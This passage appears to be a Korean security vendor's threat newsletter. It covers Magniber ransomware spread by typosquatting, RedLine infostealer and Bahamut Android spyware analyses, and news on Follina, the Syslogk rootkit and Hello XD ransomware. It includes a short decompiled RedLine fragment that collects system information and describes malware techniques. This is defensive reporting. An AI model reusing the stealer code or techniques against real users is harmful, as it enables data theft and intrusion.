2. 유포를 재개한 매그니베르(Magniber) 랜섬웨어 주의!

매그니베르 랜섬웨어가 타이포스쿼팅 방식을 통해 또 다시 유포되고 있어 사용자들의 주의가 필요합니다.


사용자가 웹 주소창에 도메인을 입력하는 과정에서 철자 누락이나 오타가 발생하여 공격자가 만들어 놓은 페이지로 접속하면, 여러 사이트로 리디렉션 되며 최종적으로 MS.Upgrade.Database.Cloud 이름의 파일이 자동으로 내려옵니다.

기존에 유포하였던 동일한 파일명을 사용하였지만, 기존에 .msi 파일 형태가 아닌 .zip 파일 형태로 변경되었습니다.




[그림 1] 타이포스쿼팅 방식을 이용하여 유포되는 매그니베르 랜섬웨어

브라우저 쿠키값 확인을 통하여 사용자의 접근이력을 확인하기 때문에, 한번 접속하여 파일이 내려온 사용자가 재접속 시 정상적인 임의의 페이지로 리디렉션 됩니다. 압축파일 내에는 .msi 파일이 포함되어 있으며, 해당 파일을 실행하면 매그니베르 랜섬웨어에 감염되게 됩니다.



[그림 2] 압축파일 내 msi 파일을 위장한 매그니베르 랜섬웨어

매그니베르 랜섬웨어는 사용자 PC 에서 실행 후 '기존파일명.ocliuch'로 변경하며, 파일들이 암호화된 폴더마다 README.html 파일명의 랜섬노트를 생성합니다.



[그림 2] 피싱 공격 후 보여지는 정상 문서 화면

사용자여러분들께서는 주소창에 주소 입력 시 입력한 철자가 맞는지 다시 한번 확인하셔야 하며, 직접 주소 입력 보다는 포털 사이트 검색을 통해 접속하시는 것도 타이포스쿼팅을 통한 공격을 예방하는데 좋은 방법 중 하나입니다.

현재 알약에서는 해당 악성파일에 대해 **Trojan.Ransom.Magniber**로 탐지중에 있으며, 추가 변종에 대해서도 꾸준히 모니터링 중에 있습니다.

3

악성코드 분석 보고

[Spyware.Infostealer.RedLine] 악성코드 분석 보고서

최근, 소프트웨어 위장이나 유튜브 등을 통해 'Spyware.Infostealer.RedLine(이하 'RedLine')'가 지속적으로 유포되는 것으로 알려져 이용자들의 주의가 필요하다. 해당 악성코드는 PC 정보 탈취 및 C&C로 전송하는 기능을 수행하며, 추가로 페이로드 다운로드/설치될 수 있다.

```
public static void sdfk83hkasd(ConnectionProvider connection, Entity2 settings, ref
  Entity7 result)
{
    List<Entity3> list = new List<Entity3>();
    foreach (Entity3 item in SystemInfoHelper.GetProcessors())
    {
        list.Add(item);
    }
    foreach (Entity3 item2 in SystemInfoHelper.GetGraphicCards())
    {
        list.Add(item2);
    }
    list.Add(new Entity3
    {
        Id1 = new string(new char[]
        {
            'T',
            'o',
            't',
            'a',
            'l',
            ' ',
            'o',
            'f',
            ' ',
            'R',
            'A',
            'M'
        }),
        Id3 = Entity14.Id2,
        Id2 = SystemInfoHelper.CollectMemory()
    });
    result.Id7.Id5 = list;
```

[그림] PC 정보 수집 코드 일부

'RedLine' 악성코드는 사용자 PC 정보 탈취/전송 및 추가 페이로드 실행 기능을 가진 전형적인 'InfoStealer'이다. 다만, 특징적으로 일부 랜섬웨어처럼 동구권 국가를 확인하는 코드, 추가 페이로드 다운로드 기능이 있는 점은 주목할 만하다.


만일 기업체에서 이러한 악성코드에 감염이 되는 경우, 크리덴셜 탈취 혹은 암호화폐 지갑 탈취에 따라 업무 상 해킹에 따른 손해, 자산 손실 등의 위협에 노출될 수 있어서 주의가 필요하다.

따라서 이 악성코드에서 감염을 예방하기 위해서는 출처가 불분명한 사이트 내에서 URL, 파일 다운로드를 지양해야 한다.

현재 알약에서는 관련 악성코드를 **'Spyware.Infostealer.RedLine'**로 진단하고 있다.

[Spyware.Android.Agent] 악성코드 분석 보고서

2017년 처음 발견된 Bahamut 악성 앱은 현재까지 꾸준하게 기능을 업데이트하여 공격을 이어오고 있다. 최근 발견된 악성 앱은 피싱 웹사이트를 통해 유포되고 있다.



[그림] 피싱 웹사이트

악성 앱은 위의 그림과 같이 보안 채팅 앱을 제공하는 사이트로 위장하여 피해자를 기만하고 있다. 이 페이지의 내용에 속은 피해자는 악성 앱을 다운로드해 설치하게 된다.

Spyware.Android.Agent 악성 앱은 보안 채팅 앱으로 위장하고 있으며 피싱 사이트를 통해 배포되고 있다. 이외에도 공격자들은 뉴스 페이지나 소셜 네트워크 사이트를 사칭하기도 한다. 그러나 배포하는 악성 앱은 동일한 악성 행위를 수행하도록 제작되어 있다.

Bahamut와 같은 Spyware는 피해자의 사생활 정보 탈취를 목적으로 제작되어 있기에 피해자들은 Banker와 같은 악성 앱들 보다 덜 위험하게 생각하는 경향이 있다. 그러나 탈취된 개인 정보가 어떻게 활용되느냐에 따라서 금전을 탈취하는 악성 앱들 보다 더 위험할 수도 있다.

악성 앱이 개인 정보를 탈취하게 되면 공격자들은 탈취한 개인 정보를 활용하여 2차 공격을 가하게 된다. 이런 2차 공격이 피해자의 은밀한 사생활 데이터를 활용하여 협박이나 금전 탈취와 같은 매우 위협적인 범죄로 이어질 수도 있기 때문이다.

이런 공격들은 사용자가 앱 설치에 충분한 주의를 기울인다면 예방할 수 있기에 사용자의 예방 노력이 무엇보다 중요하다.

현재 알약M에서는 해당 앱을 **'Spyware.Android.Agent'** 탐지 명으로 진단하고 있다.

4

글로벌 보안 동향

러시안 해커들, Follina 익스플로잇으로 우크라이나 노려

Russian hackers start targeting Ukraine with Follina exploits

우크라이나 CERT가 러시아 해킹 그룹인 Sandworm이 현재 CVE-2022-30190으로 등록된 마이크로소프트 윈도우 지원 진단 도구(MSDT)의 원격 코드 실행 취약점인 Follina를 악용 중일 수 있다고 경고했습니다.

해당 보안 취약점은 특수하게 제작된 문서를 오픈하거나 선택할 경우 트리거될 수 있으며, 공격자들은 지난 2022년 4월부터 공격에 이를 악용해 왔습니다.


우크라이나 CERT는 이 공격의 배후에 Sandworm 해커 그룹이 있을 것이라 어느정도 확신한다고 밝혔습니다.

미디어 조직 노려

CERT-UA에 따르면 러시아 해커들은 Follina를 악용한 새로운 악성 이메일 캠페인을 통해 라디오 방송국과 신문을 비롯한 우크라이나의 다양한 미디어 조직의 수신자 500명 이상을 노렸습니다.

이메일의 제목은 "대화형 지도 링크 목록"이며, 동일한 이름의 .DOCX 파일이 첨부되어 있습니다.

파일을 열면 JavaScript 코드가 실행되어 CERT-UA가 "악성 CrescentImp"로 분류한 페이로드인 "2.txt"를 가져옵니다.



[그림] CrescentImp 악성코드를 드롭하는 감염 체인

[이미지 출처] https://cert.gov.ua/article/160530

CERT-UA는 CrescentImp 감염을 탐지할 수 있는 짧은 IoC 세트를 공개했습니다.

하지만 CrescentImp가 어떤 유형의 악성코드 패밀리에 속하는지, 기능이 무엇인지는 아직까지 불분명합니다.

CERT-UA에서 공개한 해시는 현재 Virus Total 검색 플랫폼에서 탐지되지 않습니다.

Sandworm의 우크라이나 공격 사례

Sandworm은 지난 몇 년 동안 지속적으로 우크라이나를 노렸으며, 러시아의 우크라이나 침공 이후 공격 빈도가 더욱 증가했습니다.

Sandworm은 지난 4월에 Industroyer 악성코드의 새로운 변종을 통해 변전소를 공격해 대규모 우크라이나 에너지 공급업체의 운영을 중단시키려 시도한 것으로 밝혀졌습니다.

보안 연구원들은 2월 Sandworm이 펌웨어를 조작하는 영구 악성코드인 Cyclops Blink 봇넷을 만들고 운영하는 그룹임을 발견했습니다.

미국은 4월 말 악명 높은 해킹 그룹의 구성원으로 추정되는 개인 6명을 찾는 데 도움 주는 사람에게 1천만 달러의 포상금을 걸었습니다.

[출처]
https://www.bleepingcomputer.com/news/security/russian-hackers-start-targeting-ukraine-with-follina-exploits/
https://cert.gov.ua/article/160530 (IOC)

새로운 Syslogk 리눅스 루트킷, 매직 패킷으로 백도어 트리거해

New Syslogk Linux rootkit uses magic packets to trigger backdoor

새로운 리눅스 루트킷 악성코드인 'Syslogk'가 특수 제작된 "매직 패킷"을 통해 기기에서 휴면 상태인 백도어를 깨워 악성 프로세스를 숨기는 공격에 사용되는 것으로 나타났습니다.


이 악성코드는 현재 활발히 개발되는 중입니다. 제작자는 오래된 오픈소스 루트킷인 Adore-Ng를 기반으로 프로젝트를 개발하고 있는 것으로 추측됩니다.

Syslogk는 모듈을 리눅스 커널(버전 3.x 지원)에 강제로 로드하고, 디렉토리와 네트워크 트래픽을 숨길 수 있으며, 결국에는 'Rekoobe'라는 백도어를 로드하는 것이 가능합니다.

매직 패킷을 사용하여 백도어 로드하기

리눅스 루트킷은 운영 체제에 커널 모듈로 설치되는 악성코드입니다. 일단 설치되면 정식 리눅스 명령을 가로채 표시하고 싶지 않은 파일, 폴더, 프로세스 등과 같은 정보를 필터링합니다.

또한 Syslogk는 커널 모듈로 처음 로드될 때 수동 검사를 피하기 위해 설치된 모듈 목록에서 해당 항목을 제거합니다. 유일한 흔적은 /proc 파일 시스템의 노출된 인터페이스입니다.



[그림] 노출된 Syslogk 인터페이스

[이미지 출처] https://decoded.avast.io/davidalvarez/linux-threat-hunting-syslogk-a-kernel-rootkit-found-under-development-in-the-wild/


또한 루트킷의 추가 기능을 통해 호스트에 드롭되는 악성 파일이 포함된 디렉터리, 프로세스, 네트워크 트래픽을 숨기고 모든 TCP 패킷을 검사하고 페이로드를 원격으로 시작하거나 중지할 수 있습니다.

Avast가 발견한 숨겨진 페이로드 중 하나는 리눅스 백도어인 Rekoobe 입니다. 이 백도어는 루트킷이 공격자가 보낸 "마법 패킷"을 수신할 때까지 해킹된 시스템에서 휴면 상태입니다.

Syslogk는 절전 모드인 기기를 깨우는 데 사용되는 'Wake on LAN' 매직 패킷과 유사하게 특수 "Reserved" 필드 값, "Source Port" 번호 지정, "Destination Port", "Source Address" 매치, 하드코딩된 키를 포함하는 특수 구성된 TCP 패킷을 수신합니다.

적절한 매직 패킷이 탐지될 경우 Syslogks는 원격 공격자의 지시에 따라 백도어를 시작하거나 중지하여 탐지 가능성을 극적으로 최소화합니다.

Rekoobe는 널리 사용되는 또 다른 오픈소스 소프트웨어인 TinySHell을 기반으로 합니다. 목적은 공격자에게 해킹된 시스템에 대한 원격 셸을 제공하는 것입니다.



[그림] 호스트에서 루트 셸 생성

[이미지 출처] https://decoded.avast.io/davidalvarez/linux-threat-hunting-syslogk-a-kernel-rootkit-found-under-development-in-the-wild/

즉, 명령을 실행하는데 Rekoobe가 사용되기 때문에 정보 공개, 데이터 유출, 파일 작업, 계정 탈취 등의 영향이 궁극적인 수준에 도달할 것입니다.

Syslogk 루트킷은 최근 발견된 Symbiote 및 BPFDoor와 같이 BPF 시스템을 통해 네트워크 트래픽을 모니터링하고 동적으로 조작하는 회피적인 리눅스 시스템용 악성코드의 또 다른 사례입니다.

일반 사용자는 리눅스 시스템을 널리 사용하고 있지는 않지만, 이는 가치 있는 기업 네트워크를 지원하기 때문에 공격자는 아키텍처를 위한 커스텀 악성코드를 개발하는 데 많은 시간과 노력을 투자하고 있습니다.

Syslogk 프로젝트는 아직까지 초기 개발 단계이기 때문에, 공격이 더욱 확장될지 여부는 현재까지 불확실합니다. 하지만 이 악성코드의 은밀함을 고려했을 때 더욱 새롭고 개선된 버전을 계속해서 개발할 것으로 추측됩니다.

Syslogk가 최신 리눅스 커널 버전을 지원하는 버전을 출시할 경우 타깃 범위가 한 번에 매우 넓어지기 때문에 상황은 꽤 심각해질 것입니다.

[출처]
https://www.bleepingcomputer.com/news/security/new-syslogk-linux-rootkit-uses-magic-packets-to-trigger-backdoor/
https://decoded.avast.io/davidalvarez/linux-threat-hunting-syslogk-a-kernel-rootkit-found-under-development-in-the-wild/ (IOC)

Hello XD 랜섬웨어, 암호화 중 백도어 드롭해

Hello XD ransomware now drops a backdoor while encrypting

사이버 보안 연구원들이 더 강력한 암호화로 업그레이드된 샘플을 배포하는 Hello XD 랜섬웨어의 활동이 증가했다고 밝혔습니다.

2021년 11월 처음 발견된 이 랜섬웨어 패밀리는 유출된 Babuk의 소스코드를 기반으로 하며, 공격자가 기기를 암호화하기 전에 기업의 데이터를 훔칩니다.


Palo Alto Networks Unit 42에서 발표한 새로운 보고서에 따르면, 악성코드 제작자는 탐지 회피 및 암호화 알고리즘 변경을 위한 맞춤형 패킹이 특징인 새로운 암호화기를 만들었습니다.

이는 Babuk의 코드와는 크게 다르며, 제작자가 공격을 증가시키기 위해 고유한 기능을 갖춘 새로운 랜섬웨어 변종을 개발하려는 것을 알 수 있습니다.

Hello XD 랜섬웨어 작업

Hello XD 랜섬웨어는 Tor 결제 사이트 대신 TOX 채팅 서비스를 통해 피해자에게 직접 협상을 할 것을 요구합니다.

운영자는 랜섬웨어의 최신 버전이 드롭한 랜섬노트에 onion 사이트 링크를 추가했지만, Unit 42는 해당 사이트가 오프라인이기 때문에 아직까지 제작 중일 수 있다고 밝혔습니다.



[그림] Hello XD 랜섬노트 (왼쪽: 이전, 오른쪽: 최신)

[이미지 출처] https://unit42.paloaltonetworks.com/helloxd-ransomware/

Hello XD가 실행되면 시스템 복구를 방지하기 위해 섀도 복사본을 비활성화한 다음 파일을 암호화한 후 파일 이름에 .hello 확장자를 추가합니다.

Unit 42는 운영자가 랜섬웨어 페이로드 이외에도 MicroBackdoor라는 오픈 소스 백도어를 사용하여 해킹된 시스템을 탐색하고, 파일을 추출하고, 명령을 실행하고, 흔적을 삭제하는 것을 관찰했습니다.

이 MicroBackdoor 실행 파일은 WinCrypt API를 사용하여 암호화되고 랜섬웨어 페이로드에 포함되므로 감염 즉시 시스템에 드롭됩니다.

[그림] Microbackdoor 복호화 및 드롭

[이미지 출처] https://unit42.paloaltonetworks.com/helloxd-ransomware/

암호화기 및 암호화


이 랜섬웨어 페이로드의 두 번째 버전에 사용된 맞춤형 패커는 두 가지 난독화 계층을 사용합니다.

제작자는 과거 수많은 악성코드 작성자가 사용한 오픈소스 패커인 UPX를 수정하여 암호화기를 만들었습니다.

[그림] UPX 패킹(오른쪽)과 커스텀 패킹(왼쪽)

[이미지 출처] https://unit42.paloaltonetworks.com/helloxd-ransomware/

Hello XD의 두 번째 버전에서 가장 흥미로운 점은 암호화 알고리즘을 수정된 HC-128 및 Curve25519-Donna에서 Rabbit Cipher 및 Curve25519-Donna로 변경한 것입니다.




[그림] Babuk 암호화(왼쪽) 및 HelloXD 2.0 암호화(오른쪽)

[이미지 출처] https://unit42.paloaltonetworks.com/helloxd-ransomware/

또한 두 번째 버전의 파일 마커는 일관된 문자열에서 임의 바이트로 변경되어 암호화 결과가 더욱 강력해졌습니다.

Hello XD는 현재 실제 공격에서 투입된 위험한 초기 단계의 랜섬웨어 프로젝트입니다. 아직까지 감염 규모는 크지 않지만 매우 적극적이며 타깃화된 개발은 더욱 위험해 질 수 있습니다.

Unit 42가 공격자를 러시아어를 사용하는 X4KME로 추적했습니다. 이들은 Cobalt Strike 비컨과 악성 인프라를 온라인에 배포하는 튜토리얼을 업로드한 적이 있습니다.



[그림] X4KME의 샘플

